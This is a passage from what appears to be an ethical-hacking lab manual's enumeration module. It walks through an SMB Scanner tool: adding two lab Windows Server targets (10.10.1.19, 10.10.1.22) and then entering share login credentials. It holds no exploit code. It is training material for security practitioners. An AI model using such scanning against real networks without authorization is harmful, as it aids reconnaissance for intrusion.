
19. The **SMB Scanner** window appears; click the **Edit Target List** button.



20. The **Edit Target List** window appears. In the **Hostname or IPv4 Address** field, enter the target IP address (**10.10.1.19**, in this example). Click the **Add to List** button to add the target IP address to **Target List**.


21. Similarly, add another target IP address (**10.10.1.22**, in this example) to **Target List** and click **OK**.

Note: In this task, we are targeting the **Windows Server 2019** (10.10.1.19) and **Windows Server 2022** (10.10.1.22) machines.




Module 04 – Enumeration

22. Now, click **Edit Share Login Credentials** to add credentials to access the target systems.



